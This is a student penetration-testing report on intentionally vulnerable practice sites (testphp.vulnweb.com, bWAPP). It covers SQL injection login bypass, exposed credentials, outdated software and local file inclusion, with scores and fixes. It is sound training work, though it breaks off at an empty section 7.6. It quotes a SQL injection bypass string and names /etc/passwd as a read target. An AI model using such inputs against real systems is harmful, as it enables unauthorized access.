Innovation & Entrepreneurship Hub for Educated Rural Youth (SURE Trust – IERY)

COMPREHENSIVE VAPT ANALYSIS ON NETWORK INFRASTRUCTURE

The domain of the Project

Cybersecurity - Web Application Security

Under the guidance of

Mr. Nishchay Gaba (Penetration Tester)

By

Mr. ANKIREDDYPALLI JAYA VARDHAN REDDY (B.Tech)

Period of the project

NOVEMBER 2024 to JULY 2025

SURE TRUST
PUTTAPARTHI, ANDHRA PRADESH


Innovation & Entrepreneurship Hub for Educated Rural Youth (SURE Trust – IERY)

DECLARATION

The project titled **" *WEB APPLICATION PENTESTING* "** has been mentored by **Mr. Nishchay Gaba** and organized by SURE Trust from November 2024 to june 2025**.** This initiative aims to benefit educated unemployed rural youth by providing hands-on experience in industry-relevant projects, thereby enhancing employability.

I, **Mr. ANKIREDDYPALLI JAYA VARDHAN REDDY,** hereby declare that I have solely worked on this project under the guidance of my mentor. This project has significantly enhanced my practical knowledge and skills in the domain.

Name **Signature**

Mr. ANKIREDDYPALLI JAYA VARDHAN REDDY 

Mr. Nishchay Gaba 

Mentor **Signature**

Seal & Signature

Prof.Radhakumari
Executive Director &
Founder

Table of Contents

1. Disclaimer:

This Web Application Penetration Testing Report was prepared as part of an internship project at Sure Trust and is based on the assessment of the provided web applications. The findings, analysis, and recommendations are derived from the testing conducted within the approved scope. While all efforts have been made to identify vulnerabilities accurately, this report does not guarantee the complete security of the tested systems. The author and Sure Trust are not responsible for any misuse, unauthorized actions, or unintended consequences arising from this report. Use this report responsibly and implement necessary security measures as appropriate.

Contact Info :

NAME	TITLE	CONTACT INFO
A . JAYA VARDHAN REDDY	Intern	Jayavardhan150@gmail.com

2. Executive Summary :


This report presents the findings of a web application penetration test conducted on the target system. The objective was to identify vulnerabilities that could be exploited to compromise the confidentiality, integrity, and availability of the application and its data.

A total of 23 vulnerabilities were discovered, including several critical issues such as SQL Injection, Remote Code Execution, Command Injection, and Broken Authentication mechanisms. These vulnerabilities, if left unaddressed, could allow attackers to gain unauthorized access, execute arbitrary commands on the server, retrieve sensitive data, and manipulate application behavior.

The identified issues vary in severity from Low to Critical, with the majority falling under the High-risk category. Immediate remediation is strongly recommended for all critical and high-severity findings.

The application also lacks secure communication mechanisms (HTTPS), exposes outdated and unsupported technologies, and permits unsafe HTTP methods — further increasing the attack surface.

This report outlines each finding in detail, along with reproduction steps, technical impact, CVSS scores, and recommended Recommended Security Measuress to assist the development team in securing the application.



3. Scope of Engagement

This penetration testing engagement was conducted to evaluate the security posture of the target web application. The assessment aimed to identify vulnerabilities that could be exploited by malicious actors to compromise the application, its users, and associated data.

The scope of this engagement included:

- Target: http://testphp.vulnweb.com and http://192.168.204.137/bWAPP/ http://dvwa

- Environment:
  The assessment was performed in a controlled lab setup using intentionally vulnerable applications for educational and testing purposes (e.g., bWAPP, DVWA, testphp.vulnweb.com).
- Testing Methodology:
  Manual testing was combined with automated tools to detect security vulnerabilities across various components such as authentication, session management, input validation, file handling, and server configuration
- **Timeframe:**
  Testing was performed during the month of **June and July 2025**.

4. METHODOLOGY :

Methodology

The penetration test was performed using both manual and automated methods based on the **OWASP Web Security Testing Guide v4** and the **OWASP Top 10 2021**. The testing involved:

- Information gathering using reconnaissance tools
- Authentication and session management testing
- Input validation tests including SQLi, XSS, and LFI
- File upload and remote code execution tests
- Misconfiguration analysis (e.g., HTTP methods, outdated software)

Tools used include: Burp Suite, SQLMap, Nmap, Wireshark, and Firefox Developer Tools.

5. TARGET INFORMATION :

Target 1: testphp.vulnweb.com

- Hosted by Acunetix for public testing
- Simulates a real-world e-commerce web application
- Contains common web vulnerabilities (SQLi, XSS, LFI, etc.)
- Accessible over: http://testphp.vulnweb.com

Target 2: bWAPP (Bee-box)

- Intentionally vulnerable web application for training purposes
- Installed and hosted in a local virtual machine (192.168.204.137)
- Provides over 100 vulnerable scenarios for testing web security
- Contains challenges related to authentication, session management, injection, and misconfigurations

Testing Environment:

- OS: Kali Linux (running on VMware Workstation)
- Browser: Firefox (Developer Edition)
- Network: Host-only or NAT (local lab environment)
- Tools: Burp Suite, SQLMap, Nikto, Nmap, Wireshark, etc.

6. **RISK RATING CRITERIA :**

SEVERITY	CVSS V3 SCORE RANGE	DEFINITIONS
Critical	9.0–10.0	Exploitation is straightforward and usually results in complete system compromise. Patch as soon as possible.
High	7.0–8.9	May result in elevated privileges, data leaks, or service disruptions. Apply patches or mitigations promptly.
Medium	4.0–6.9	Can pose security risk but not as severe as higher levels. Implement patches or mitigations in a reasonable time.
Low	0.1-3.9	Exploitation is unlikely or difficult in a practical scenario. Consider patching or applying mitigations if necessary.

5.2 Risk Factors & Likelihood

The risk associated with each identified vulnerability was evaluated based on the following factors:

- **Impact**: The potential effect on the confidentiality, integrity, or availability of the system or its data.

- **Likelihood**: The ease with which an attacker can discover and exploit the vulnerability.
- **Exploitability**: Whether the vulnerability can be exploited remotely, without authentication, or with minimal user interaction.

Likelihood Levels

- **High**: The vulnerability is easily exploitable, often remotely, and typically does not require authentication or special conditions.
- **Medium**: Exploitation is possible but may require valid user credentials, a valid session, or some level of user interaction.
- **Low**: Exploiting the issue is complex and may depend on specific configurations, insider access, or chained vulnerabilities.

Each vulnerability's final **severity level** has been determined using the **CVSS v3.1** scoring system, based on the combined assessment of impact, likelihood, and exploitability.

7. Detailed Vulnerability Analysis :

7.1 Vulnerability : Broken Authentication – Login Bypass via SQL Injection:

- **SECURITY INSIGHT :** The web application's login function is open to SQL Injection. The system does not properly clean the input in the username and password fields before including it in a SQL query. This lets an attacker insert a specially crafted SQL command, allowing them to manipulate the backend query and bypass authentication. By entering input like `' OR '1'='1 --`, the attacker tricks the application into accepting the login without valid credentials. As a result, unauthorized access to user accounts can be gained, including administrator-level privileges, depending on how the application manages roles. This issue arises because dynamic SQL queries are used without validating input or using parameterized statements.
- **CVSS Score:**
  CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H(9.8)
- **CVE / CWE / OWASP Top 10 Reference:**
  - CWE-89: Improper Neutralization of Special Elements in SQL Commands
  - OWASP A03:2021 – Injection
  - Example CVE: CVE-2022-36308 (SQL Injection leading to login bypass)
- **SECURITY IMPLICATIONS:**
  This vulnerability allows an attacker to gain unauthorized access to the application by bypassing the authentication mechanism. Exploiting this flaw can lead to:
  - Access to user accounts without valid credentials
  - Potential access to admin or privileged accounts
  - Exposure of sensitive user data (e.g., emails, passwords, personal information)
  - Ability to perform further attacks such as privilege escalation, data tampering, or session hijacking
  - Complete compromise of the application if chained with other vulnerabilities
- **RECOMMENDED SECURITY MEASURES :**

To address this vulnerability and prevent SQL Injection-based authentication bypass:

- Use parameterized queries or prepared statements instead of dynamic SQL

- Implement server-side input validation to reject malicious input patterns

- Avoid using direct string concatenation with user input in SQL queries

- Limit database permissions: avoid using high-privileged accounts for database access from the application

- Enable error handling to avoid revealing SQL errors to the user

Associated References:

- OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection


- CWE-89: https://cwe.mitre.org/data/definitions/89.html


- CVE-2022-36308 (Example CVE): https://nvd.nist.gov/vuln/detail/CVE-2022-36308

- OWASP Top 10 – A03: Injection: https://owasp.org/Top10/A03_2021-Injection/

- **TARGETED ENDPOINT:**
  http://testphp.vulnweb.com/admin/
  http://testphp.vulnweb.com/listproducts.php?artist=3
  http://testphp.vulnweb.com/comment.php?aid=3
  http://testphp.vulnweb.com/listproducts.php?cat=1
  http://testphp.vulnweb.com/hpp/?pp=12
  http://testphp.vulnweb.com/showimage.php?file=1
  http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
  http://testphp.vulnweb.com/product.php?pic=6

PROOF OF EXPLOITATION :






7.2 Vulnerability : Exposed Credentials in Login Page

- **Security Insight :**
  In the process of testing the login feature, it was found that the correct username and password were exposed in the page source or viewed by using browser debugging tools. These tests were hardcoded in the HTML code of the login form and are easily accessible to any user browsing to the login page.
  This is a critical vulnerability since it makes it possible for any unauthorized user to see the credentials, log into the application using them, and possibly laterally transit within the environment. Even if the credentials of a low-privilege user are what is being exposed, real working login credentials are a serious security vulnerability.
  The underlying cause is insecure treatment of sensitive information within client-side scripts, most likely because of faulty development or debugging habits left behind in production.
- CVSS : 9.8
- CVE / CWE / OWASP Top 10 Reference:
  CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
  - CWE-522: Insufficiently Protected Credentials
  - OWASP A01:2021 – Broken Access Control
- **SECURITY IMPLICATIONS:**
  The exposure of valid credentials directly within the login page allows any attacker with access to the application to log in without needing to guess or crack passwords. This results in:
  - Unauthorized access to user accounts
  - Potential exposure of personal or business-critical data
  - Ability to perform actions as a legitimate user
  - Risk of privilege escalation if the exposed account has access to sensitive functions or internal areas
  - Reduced trust in the application's security posture

- **RECOMMENDED SECURITY MEASURES :**
  To resolve this vulnerability and prevent credential exposure:
  - Remove any hardcoded or autofilled credentials from the HTML source code
  - Avoid embedding sensitive data (like usernames or passwords) in client-side scripts or form fields
  - Ensure credentials are handled exclusively on the server side, securely retrieved and validated during login
  - Implement secure development practices to avoid accidental credential leaks
  - Enforce access controls and audit user sessions for suspicious activity
- **ASSOCIATED REFERENCES :**
  - CWE-200: https://cwe.mitre.org/data/definitions/200.html
  - CWE-522: https://cwe.mitre.org/data/definitions/522.html
  - OWASP Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- **TARGETED ENDPOINT:** http://testphp.vulnweb.com/admin/
- **PROOF OF EXPLOITATION :**




7.3 Vulnerability : Use of Unsupported and EOL Technologies :

- **Security Insight :**
  The target application was found to be using multiple outdated and unsupported technologies, including PHP 5.6.40 and Adobe Flash. These components have reached End-of-Life (EOL) and no longer receive security patches or updates from their vendors.
  - **PHP 5.6.40**: Reached EOL in January 2019. Contains several publicly known vulnerabilities that may lead to remote code execution, privilege escalation, or denial of service.
  - **Adobe Flash**: Discontinued in December 2020. It is widely recognized as an insecure platform and is blocked by all major browsers due to high-risk vulnerabilities.
  - **Nginx 1.19.0**: While not officially EOL, this version is outdated and lacks recent security fixes available in later releases.
  The continued use of such technologies increases the application's attack surface and violates secure development and deployment practices.
- **CVSS Score**:CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L
- (9.0)
- **CVE / CWE / OWASP Top 10 Reference**:
  - CWE-1104: Use of Unmaintained Third Party Components
  - CWE-937: Use of Outdated Software
  - OWASP A06:2021 – Vulnerable and Outdated Components
- **IMPACT:**
  - May allow attackers to exploit publicly known vulnerabilities
  - Increased risk of remote code execution and server compromise
  - Can lead to data breaches, full server takeover, and persistent backdoors
  - Application may fail security audits and compliance requirements
- **RECOMMENDED SECURITY MEASURESS**:
  - Immediately upgrade PHP to a supported and maintained version (e.g., PHP 8.1 or later)

- Completely remove Adobe Flash from the server and front-end codebase
- Upgrade Nginx to the latest stable release with all patches applied


- **TARGETED ENDPOINT:** http://testphp.vulnweb.com/userinfo.php
- **PROOF OF EXPLOITATION :**



7.4 Vulnerability : Local File Inclusion (LFI) via file Parameter :

- **SECURITY INSIGHT :** An attacker can use local file inclusion to trick the web application into exposing or running files on the web server. An LFI attack may lead to information disclosure, remote code execution, or even XSS. Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement.
- **CVSS : Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L (9.6)**
- **CVE / CWE / OWASP Reference:**
  - CWE-98: Improper Control of Filename for Include/Require
  - CWE-22: Path Traversal
  - OWASP A05:2021 – Security Misconfiguration
- **SECURITY IMPLICATIONS:**
  Exposure of sensitive server files (/etc/passwd, configuration files)
  - Enumeration of user accounts and services
  - Foundation for remote code execution in some setups
- **RECOMMENDED SECURITY MEASURESS :**
  - Avoid passing file names directly from user input to file handling functions
  - Use strict whitelisting of allowed files
  - Normalize and validate the file path before including
  - Disable directory traversal using `realpath()` or equivalent
- **ASSOCIATED REFERENCES :**
  - CWE-98: https://cwe.mitre.org/data/definitions/98.html
  - CWE-22: https://cwe.mitre.org/data/definitions/22.html
  - OWASP LFI Guide: https://owasp.org/www-community/attacks/Path_Traversal


PROOF OF EXPLOITATION :




7.5 Vulnerability : Sensitive SQL File Disclosure via Public Admin Path :

- **SECURITY INSIGHT :** A sensitive database schema file was discovered at a publicly accessible admin path (`/admin/`). This file reveals the full structure of the `waspart` database, including table and column names related to user credentials, credit card information, messages, and product details.
  The file exposes critical backend implementation details, which can be directly used to plan and execute SQL Injection, Local File Inclusion (LFI), and other logic-based attacks.
  Its presence significantly lowers the difficulty of attacking the system and presents a critical information leakage flaw.
- **CVSS Score: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L (9.1)**
- **CVE / CWE / OWASP Reference:**
  - CWE-538: Insertion of Sensitive Information into Accessible Files
  - CWE-552: Files or Directories Accessible to External Parties
  - OWASP A05:2021 – Security Misconfiguration
- **SECURITY IMPLICATIONS:**
  - Reveals internal database schema and logic
  - Enables attackers to craft precise SQLi, LFI, or IDOR payloads
  - Contains sensitive table and field names (e.g., uname, pass, cc, email)
- **RECOMMENDED SECURITY MEASURESS :**
  - Remove all development and SQL script files from public directories
  - Disable directory listing and apply proper access control on admin paths
  - Configure web server to deny access to sensitive file types
- **ASSOCIATED REFERENCES :**
  - CWE-538: https://cwe.mitre.org/data/definitions/538.html
  - CWE-552: https://cwe.mitre.org/data/definitions/552.html
  - OWASP A05 – Security Misconfiguration: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- **TARGETED ENDPOINT:**
  http://testphp.vulnweb.com/admin/

PROOF OF EXPLOITATION :





7.6 Vulnerability : Sensitive Information Disclosure via Directory Listing and Exposed Credentials

- **SECURITY INSIGHT :**

